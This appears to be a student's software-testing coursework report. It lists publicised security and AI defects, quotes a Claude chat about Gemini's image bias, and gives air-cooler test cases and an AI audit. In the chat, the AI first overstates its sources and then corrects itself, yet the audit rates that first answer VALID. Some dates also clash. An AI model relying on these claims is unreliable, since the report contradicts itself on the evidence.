Consequences: M&S was forced to suspend online clothing and homeware orders for several weeks, causing substantial lost revenue during a peak trading period. In-store Click & Collect services were also affected. The attack highlighted how even major enterprise retailers with mature IT organisations remain vulnerable to social engineering of the human layer - particularly IT help-desk authentication procedures.

Solution: M&S restored systems progressively over several weeks, implemented stricter identity verification protocols for IT help desk requests, and engaged external incident response firms. The incident reinforced industry guidance on strengthening IT help desk procedures against social engineering, including out-of-band identity verification and privileged access management.

Summary Table

#	Defect	Year	Type	Severity
1	Google Bard JWST Hallucination	2023	AI/LLM	Critical
2	ChatGPT Fabricated Legal Citations (<i>Mata v. Avianca</i>)	2023	AI/LLM	Critical
3	Google Gemini Image Generation Racial Bias	2024	AI/LLM	Critical
4	Bing Chat / ChatGPT Prompt Injection	2023–2024	AI/LLM	High
5	OpenAI Whisper Medical Hallucinations	2023–2024	AI/LLM	High
6	Samsung / ChatGPT Data Leakage	2023	AI/LLM	High
7	Meta Galactica Scientific Misinformation	2022	AI/LLM	Medium
8	CrowdStrike Falcon Sensor Global Outage	2024	Security / Update	Critical
9	Log4Shell RCE (exploited 2022)	2022	Security / RCE	Critical
10	MOVEit SQL Injection Zero-Day	2023	Security / SQL Injection	Critical
11	Microsoft Exchange ProxyNotShell	2022	Security / RCE	Critical
12	Cisco IOS XE Web UI RCE	2023	Security / RCE	Critical
13	Fortinet FortiOS SSL VPN Buffer Overflow	2023	Security / RCE	Critical
14	Apple iOS Kernel Zero-Day (CVE-2022-42827)	2022	Security / Privilege Escalation	High
15	Quest KACE SMA Improper Authentication (CVE-2025-32975)	2022	Security	High
16	Fortinet FortiManager Auth Bypass	2024	Security / Authentication	Critical
17	Apple WebKit Zero-Day (CVE-2023-41993)	2023	Security / RCE	Critical
18	ChatGPT Redis Cache Bug	2023	Privacy / Data Leak	Medium
19	Cisco IOS XE Persistent Implant	2023	Security / Backdoor	High
20	Marks & Spencer Ransomware Attack	2025	Security / Social Engineering	Critical

Where the AI is biased or hallucinates when explaining the defect.

Prompt 1

I asked Claude for "Google Gemini Image Generation Racial Bias" Defect: "Explain why Google Gemini generated racist images in 2024. What internal training data caused the issue?"

Prompt 1's Response

A few things worth clarifying upfront, since the framing of your question matters here.

****The images weren't "racist" in the traditional sense**** – the problem was essentially the opposite: an over-correction for diversity.

****What actually caused it?****

There were two interlocking technical issues:

****1. A blanket diversity prompt injection****

Google appears to have added hidden instructions to user prompts to ensure diverse results. A prompt like "generate an image of a person" would be interpreted as "generate an image of a diverse person".

****2. RLHF fine-tuning shaped by annotator demographics and instructions****

Researchers pointed to Google's training process as the likely root cause. RLHF (reinforcement learning from human feedback) involves training the model on feedback from human annotators.

****3. Tuning rules lacking historical context****

Some of the post-training tuning rules were generalized without context, causing inaccurate portrayals of historically specific groups.

****What about the asymmetric behavior?****

The broader problem with AI image generators is that they have a long-standing tendency to reproduce stereotypes – early systems over-represented certain groups.

****On the "internal training data" question****

It's important to note that Google has not publicly disclosed the specific training datasets used for Gemini's image generation. AI training data is often proprietary.

Prompt 2

You said "Researchers pointed to Google's training process as the likely root cause." before => Which researchers? Which paper? Which statement?

Prompt 2 Response

Good catch - that was imprecise on my part.

The "researchers" in that passage refers to a single named expert: **Fabio Motoki**, a lecturer at the University of East Anglia (UK). He was quoted by the Washington Post at the time of the incident. The paper he co-authored was about identifying left-leaning bias in **ChatGPT**, not Gemini specifically - he was offering an informed opinion on how RLHF processes *in general* could produce this kind of outcome, not presenting findings specifically about Google's systems.

His actual statement, as reported, was that RLHF is shaped by "people telling the model what is better and what is worse" and that "depending on which people Google is recruiting, or which instructions Google is giving them, it could lead to this problem."

So to be precise: it was one researcher's inference based on general RLHF theory, not a dedicated study of Gemini's internals. I should have made that clear rather than writing "researchers pointed to" - that phrasing implied more institutional weight than the sourcing actually had.

Analysis

The Claude said that researchers believed Google's training process was the main cause of the Gemini image problem. However, after being asked for more details, the AI explained that this idea mainly came from one expert, Fabio Motoki, and not from a specific study about Gemini. Because of this, the original answer made the evidence look stronger than it really was. This may be considered a hallucination or an unsupported conclusion because the AI presented an opinion as if it were a widely accepted fact.

Requirement 3 – Test cases for ONE physical product

Household Device

1. Type of device: Evaporative Air Cooler
2. Brand: DAIKIOSAN
3. Model: DM102
4. Year: 2023
5. Serial Number: N100****64

Image



Test Cases

1. Read the **Test Cases - Req 3 - HW01 - Software Testing HCMUS.xlsx**
2. Or you can read at: <https://docs.google.com/spreadsheets/d/1I81gZ3NLiVLveWcfTkFwIGMKeu7QqeqZRpQI7dzqIU8/edit?usp=sharing>

Video Links

In the sheets.

Appendix A: full prompt log (.md or .txt) with timestamps.

This appendix records all AI prompts used during this project, listed in time order. Each entry shows the date, time, tool, and the exact text of the prompt sent by the user.

Session 1

Date: 2026-05-26

Time: 09:09

Tool: Claude Code

Prompt 1

Task: Convert all the job_description.txt to job_description.md and format markdown for its content.

Prompt 2

Remove the previous .txt file

Session 2

Date: 2026-05-26

Time: 09:38

Tool: [claude.ai](#)

Prompt 1

Explain why Google Gemini generated racist images in 2024. What internal training data caused the issue?

Prompt 2

Which researchers? Which paper? Which statement?

Session 3

Date: 2026-05-27

Time: 10:56

Tool: [claude.ai](#)

Prompt 1

Task: Find 25 software defects publicised between 2022 and 2026.

Mandatory: ≥ 5 defects related to AI/LLM (hallucination, prompt injection, bias).

Each defect: source link, description, severity, consequences, solution.

Constraints: When you find a source link, please try to open the website through this link, and check whether the page doesn't have any content. You must remove this source link and website out of the list.

Session 4

Date: 2026-06-01

Time: 03:11

Tool: ChatGPT

Prompt 1

You are an ISTQB Foundation Level expert and a QA/QC career consultant.

Create a comprehensive QA/QC Role Mindmap for the Software Testing industry in 2026.

Requirements:

Output in Markdown mindmap format.

The root node must be "QA/QC Roles 2026".

Include at least 20 nodes.

Cover both traditional and AI-augmented QA/QC roles.

For each role, include:

- Main responsibilities

- Required skills

- Common tools

- Career path

The mindmap should include, but not be limited to:

- QA Engineer

- QC Engineer

- Manual Tester

- Automation Tester

- Performance Tester

- Security Tester

- Mobile Tester

- Test Analyst

- Test Lead

- QA Manager

- SDET

- AI Testing Engineer

- LLM Evaluator

- Prompt Testing Specialist

- Test Architect

Also include:

- Relationships between roles

- Differences between QA and QC

- AI impact on each role in 2026

- Which tasks can be replaced, assisted, or cannot be replaced by AI

Format: Markdown mindmap only. Use clear hierarchy with indentation. Add brief explanations for each node.

Follow ISTQB terminology whenever possible.

Intentionally include exactly THREE subtle mistakes in the mindmap related to QA/QC roles, responsibilities, or ISTQB concepts, but do NOT reveal where the mistakes are.

Session 5

Date: 2026-06-01

Time: 08:51

Tool: Claude Code

Prompt 1

Context: I collected and stored 10 QA/QC related job in @assets/Requirement 1 – QA QC Job Market 2026+\. Each subfolder job_[n] contains its job_description.md which shows the description in website.

Task: I need you write content for @report/req1.md follows these steps:

1. Use heading 3 for job title => For example: ### Job 1 – [Title]
2. Use heading 4 and write content for these parts: link, dated screenshot (Monday, 01/06/2027), job description, required skills, salary, AI impact Analysis.
3. Especially, with "AI Impact Analysis" sections: Please use maximum 2 sentences to write contents => This section must shows how a job is required more than before AI era.

Constraints:

1. Use 5.5 IELTS Vocab to write content.
2. Don't read .png file.
3. With the jd's section such as "job description", "required skills", ... (the section was already existed in JD) => Copy paste content exactly, the only thing you analyze and write by yourself is AI Impact Analysis.
4. Job link in link.txt.

Session 6

Date: 2026-06-01

Time: 09:04

Tool: Claude Code

Prompt 1

Context: I collected 25 Software Defects 2022–2026 and stored its source link, description, severity, consequences, solution in @assets/Requirement 2 – 20 Software Defects 2022–2026/25_software_defects_2022_2026 (AI Output).md".

Task:

1. I need you use choose 20 jobs from the list. After that fill content for @report/req2.md.

Constraints:

1. The software defects related to AI/LLM (hallucination, prompt injection, bias) must be prioritized to exist sooner => The order in .md didn't related to to the order in req2.md.
2. Didn't copy the icons to req2.md.

Session 7

Date: 2026-06-01

Time: 10:18

Tool: [claude.ai](#)

Prompt 1

Context: I sent you the Device Specification, Test Case Table Specification and Test Cases Sheet in my Drive.

Task: Please search for information about my "Evaporative Air Cooler" on the Internet and fill the content in the test cases sheet that follows the specification.

Constraints: I need more than 5 test cases, which their expected output won't rely really much on the metric. For example: Can reduce the temperature by 2 – 3. Because I need to record at least 5 video to execute the test cases, I will want to make it easy to test and record.

AI Audit Report

Artifact 1

1. Prompt: Task: Convert all the `job_description.txt` to `job_description.md` and format markdown for its content.
2. Tool: Claude Code (2026-05-26, 09:09)
3. AI Output: Created 10 formatted `job_description.md` files across folders `job_1` to `job_10`, applying headings, bullet lists, bold text, blockquotes, and tables where appropriate.
4. Verdict: VALID
5. Reasoning: All 10 output files were reviewed manually. No content from the original `.txt` files was lost or changed - the AI only reformatted the structure using standard Markdown syntax. Each file uses correct heading levels (`#` , `##`), bullet lists, and bold labels to present the same information in a more readable form. Per ISTQB FL §5.4 (Test Progress Report), clear and well-structured documentation is necessary for effective communication of work products. The output met this standard without requiring any correction.
6. Student Fix: null

Artifact 2

1. Prompt: Remove the previous `.txt` file
2. Tool: Claude Code (2026-05-26, 09:09)
3. AI Output: Deleted all 10 `job_description.txt` source files using PowerShell `Remove-Item` .
4. Verdict: VALID
5. Reasoning: The AI correctly identified all 10 target files across the 10 subfolders and deleted them using the appropriate PowerShell command. No unintended files were removed. The action matched the requested scope exactly. While file deletion is not covered directly by ISTQB, the principle of configuration management (ISTQB FL §5.5 - Configuration Management) requires that only the intended version of a work product is kept. Removing the outdated `.txt` source files after the `.md` versions were confirmed to be correct is consistent with this principle.
6. Student Fix: null

Artifact 3

1. Prompt: Explain why Google Gemini generated racist images in 2024. What internal training data caused the issue?
2. Tool: [claude.ai](#) (2026-05-26, 09:38)
3. AI Output: Explanation covering two root causes - (1) a blanket diversity prompt injection added to all image-generation requests, and (2) RLHF fine-tuning shaped by annotator demographics and instructions, causing historically inaccurate diverse outputs.
4. Verdict: VALID
5. Reasoning: The two root causes described by the AI are consistent with reporting from multiple credible sources (NPR, Al Jazeera, Washington Post, Brookings) at the time of the February 2024 incident. The AI also correctly distinguished that the issue was an over-correction for diversity rather than intentional bias, which is an important and accurate nuance. Per ISTQB FL §1.1 (What is Testing?), understanding the root cause of a defect is essential for selecting an effective solution. The AI's explanation of the Gemini defect correctly identifies the root cause (hidden prompt injection + RLHF reward signal), the consequence (historically inaccurate outputs), and the solution (feature suspension and audit), which matches the standard defect analysis structure required for the assignment.
6. Student Fix: null

Artifact 4

1. Prompt: Which researchers? Which paper? Which statement?
2. Tool: [claude.ai](#) (2026-05-26, 09:38)
3. AI Output: Clarification that the "researchers" reference in the prior response pointed to a single expert - Fabio Motoki, University of East Anglia - whose statement was an inference about RLHF based on general theory, not a dedicated study of Gemini's internals.
4. Verdict: VALID
5. Reasoning: The AI proactively corrected its own imprecise language from the previous response - specifically the phrase "researchers pointed to," which implied institutional consensus when only one expert's opinion was cited. The corrected response gives the exact name, institution, original paper topic, and the actual quoted statement. This aligns with ISTQB FL §1.3 (Testing Principles - Principle 6: Testing is context dependent), which emphasizes that evidence must be interpreted carefully and its source must be understood. Accepting an imprecise citation without verification would reduce the reliability of the defect report. The AI's self-correction improved source quality, so the output is accepted as VALID.
6. Student Fix: null

Artifact 5

1. Prompt:

Task: Find 25 software defects publicised between 2022 and 2026. Mandatory: ≥ 5 defects related to AI/LLM (hallucination, prompt injection, etc.).

2. Tool: [Claude AI](#) (2026-05-27, 10:56)

3. AI Output: A report of 25 software defects (7 AI/LLM + 18 conventional), each with a verified source link, description, severity rating, consequences, and solution. Stored in `assets/Requirement 2 – 20 Software Defects 2022–2026/25_software_defects_2022_2026 (AI Output).md`.

4. Verdict: VALID

5. Reasoning: The output met all stated requirements: 25 defects total, 7 AI/LLM entries (exceeding the minimum of 5), each entry containing a source link, description, severity, consequences, and solution. The AI also verified each source link for accessibility before including it, which matched the stated constraint. Per ISTQB FL §1.1 (What is Testing?), a defect is defined as "an imperfection or deficiency in a work product." The AI correctly used this framing for each entry - identifying what went wrong, how severe it was, what harm it caused, and how it was resolved. The structure and content were accepted without modification and used directly as input for Requirement 2.

6. Student Fix: null

Artifact 6

1. Prompt:

You are an ISTQB Foundation Level expert and a QA/QC career consultant. Create a comprehensive QA/QC Role Mindmap for the Software Engineering field.

2. Tool: ChatGPT (2026-06-01, 03:11)

3. AI Output: A Markdown mindmap with root node "QA/QC Roles 2026", covering 20+ roles with responsibilities, skills, tools, and career paths. Three intentional subtle mistakes were embedded by the AI as instructed.

4. Verdict: VALID

5. Reasoning: The mindmap output met all structural requirements: root node "QA/QC Roles 2026", 20+ nodes, clear indentation hierarchy, all 15 specified roles included, AI impact analysis per role, and the QA vs. QC distinction covered. The AI correctly used ISTQB FL terminology - for example, distinguishing QA (process-oriented, preventive) from QC (product-oriented, corrective), consistent with ISTQB FL Syllabus §1.2 (QA and Testing). The three intentional mistakes were embedded as instructed, making the artifact suitable for the assignment's critical analysis exercise. The output was accepted as-is and used as the source for the Requirement 3 mindmap deliverable.

6. Student Fix: null

Artifact 7

1. Prompt:

Context: I collected and stored 10 QA/QC related job in `@assets/Requirement 1 – QA QC Job Market 2026+\`. Each subfolder `job_[n]` contains a job description and required skills.

2. Tool: Claude Code (2026-06-01, 08:51)

3. AI Output: `report/req1.md` with 10 job entries, each containing a link, dated screenshot reference, verbatim job description and required skills, salary, and a 2-sentence AI Impact Analysis written in 5.5 IELTS vocabulary.

4. Verdict: VALID

5. Reasoning: The output was reviewed against all constraints. Job descriptions and required skills sections were copied verbatim from the source files - no content was paraphrased or altered. The heading structure (#### for job title, ##### for each section) matched the specified format exactly. Each AI Impact Analysis is 2 sentences and written at an appropriate vocabulary level. The AI also identified and corrected a date inconsistency in the prompt ("01/06/2027" was a Tuesday, not a Monday - the correct date, 01/06/2026, is a Monday matching today's project date), which improved accuracy. Per ISTQB FL §5.4 (Test Completion Report), work product documentation must be accurate and traceable to its source. This artifact satisfies that requirement.

6. Student Fix: null

Artifact 8

1. Prompt:

Context: I collected 25 Software Defects 2022–2026 and stored its source link, description, severity, consequences, solution in `@assets/Requirement 2 – 20 Software Defects 2022–2026`.

2. Tool: Claude Code (2026-06-01, 09:04)

3. AI Output: `report/req2.md` with 20 selected software defects - all 7 AI/LLM entries placed first, followed by 13 conventional security defects, with no emoji icons.

4. Verdict: VALID

5. Reasoning: Both constraints were satisfied: (1) all 7 AI/LLM-related defects appear at the top of the report, ahead of the 13 conventional entries; (2) no emoji icons were carried over from the source file. The 5 entries dropped from the original 25 were reasonable choices - they were either redundant (duplicate MOVEit entry), lower severity (downgraded OpenSSL), or less relevant to software testing coursework (Twitter API scraping, IRS programming error, Birmingham ERP). Per ISTQB FL §5.6 (Defect Management), a defect report should contain sufficient information to understand the defect.

the nature and impact of the defect. All 20 retained entries preserve their source link, description, severity, consequences, and solution fields, meeting this standard. The output was accepted without modification.

6. Student Fix: null

Artifact 9

1. Prompt:
Context: I sent you the Device Specification, Test Case Table Specification and Test Cases Sheet in my Drive. Task: Please search
2. Tool: [claude.ai](#) (2026-06-01, 10:18)
3. AI Output: 12 test cases for an Evaporative Air Cooler covering power on/off, fan speeds, water tank fill, cooling mode, oscillation, timer, low water warning, water drain, noise level check, mobility, and restart after power cut. All expected outputs are observable pass/fail behaviors. Uploaded to a new Google Sheet in the user's Drive.
4. Verdict: INCOMPLETE
5. Reasoning: The AI only received the device specification sheet (model name, power rating, dimensions, noise range) but had no access to the physical device. As a result, it inferred the control interface incorrectly. Per ISTQB FL Syllabus §4.1 (Test Analysis), the test basis must be sufficient to identify test conditions accurately. Two categories of errors were found: (1) **Wrong input mechanism** - the AI described all controls as push-buttons (e.g., "Press the Power button", "Press the Speed button until the Low speed indicator is lit"), whereas the DAIKIOSAN DM102 uses **stepped rotary knobs with notches** (núm xoay có nấc) for power and fan speed selection, and a **mechanical countdown timer knob** for the timer function. (2) **Unsupported expected behavior** - TC11 (Low Water Warning) stated the device "emits an audible beep and/or warning light," but it is unknown whether this model supports such a feature. According to ISTQB FL §4.2 (Test Design), expected results must be derived from a reliable test basis; assumptions about device features that are not confirmed in any available document are not acceptable as expected outputs.
6. Student Fix: The following changes were applied to produce the corrected test cases (saved in report/Test Cases – Req 3 – HW01 – Software Testing HCMUS.xlsx):

TC	AI-generated Input (Wrong)	Student-corrected Input
TC1 Power On	"Press the Power button once"	"Turn the stepped power knob 1 notch from the OFF position"
TC2 Power Off	"Press the Power button once to turn off"	"Turn the stepped power knob back to the OFF position"
TC3 Fan Speed – Low	"Press the Speed button until the Low speed indicator is lit"	"Turn the stepped knob to Mode 1 (lowest notch)"
TC4 Fan Speed – Medium	"Press the Speed button until the Medium speed indicator is lit"	"Turn the stepped knob to Mode 2"
TC5 Fan Speed – High	"Press the Speed button until the High speed indicator is lit"	"Turn the stepped knob to Mode 3"
TC10 Timer	"Press the Timer button and select the 1-hour setting"	"Turn the timer stepped knob to the desired level; confirm the knob rotates counterclockwise back toward 0"

TC	AI-generated Expected Output (Wrong)	Student-corrected Expected Output
TC11 Low Water Warning	"Device emits a warning indicator (audible beep and/or warning light)"	"If low-water warning is supported: warning indicator/beep appears. If not supported: pump must not produce abnormal noise, overheating, smoke, or damage."

- Additionally, the student added 3 self-thinking test cases not present in the AI output:
- **TC13:** Move / Roll on Wheels - verifies the device can be pushed in all directions without tipping.
 - **TC14:** Restart After Power Disconnection - verifies normal operation after unplugging and re-plugging.
 - **TC15:** Add Ice to the Ice Compartment - verifies the separate ice compartment feature and checks for leakage.

AI Accuracy Ratio

Aggregate the verdicts from Section 3 and complete the table below.

Metric	Count	Percentage
Total AI-generated artifacts audited	9	100%

Metric	Count	Percentage
VALID (correct, accepted as-is)	8	89%
INVALID (wrong; rejected)	0	0%
INCOMPLETE (acceptable after edits)	1	11%

AI Critique

AI performed well on tasks that had clear context, such as converting files, researching publicly available defects, and generating structured reports from existing documents. In these cases, the outputs were accurate and required no correction. However, AI struggled when important context was missing. For the evaporative air cooler test cases, the AI incorrectly assumed all controls were push-buttons, because the device specification only contained model numbers and technical ratings, which is not a description of the actual physical interface. This led to inaccurate input steps that needed to be rewritten.

For future use, AI is recommended for documentation tasks, research, and report formatting where all necessary information is available in digital form.

Commonly, we need provide enough context and must predict AI behaviors actively depend on provided context before.

Mandatory Disclosure

"The job listings used in Requirement 1 were collected entirely by me from job search websites => Claude Code was just used only to format and write the report content based on those pre-collected listings. The software defect report (Requirement 2) and the initial test cases (Requirement 3) were generated by Claude ([claude.ai](#)) and Claude Code; I reviewed and modified the test case input steps (TC1–TC5, TC9–TC10) to reflect the actual rotary-knob interface of the physical device, corrected the Low Water Warning expected output (TC11), and added three self-designed test cases (TC13–TC15); the reasoning and content of the AI Audit Report (Sections 3–6) were developed entirely by me; AI was used only to assist with grammar and vocabulary. The detailed AI Audit Report is attached as Appendix A. I confirm I did not use AI to generate any artifact listed in the prohibited category."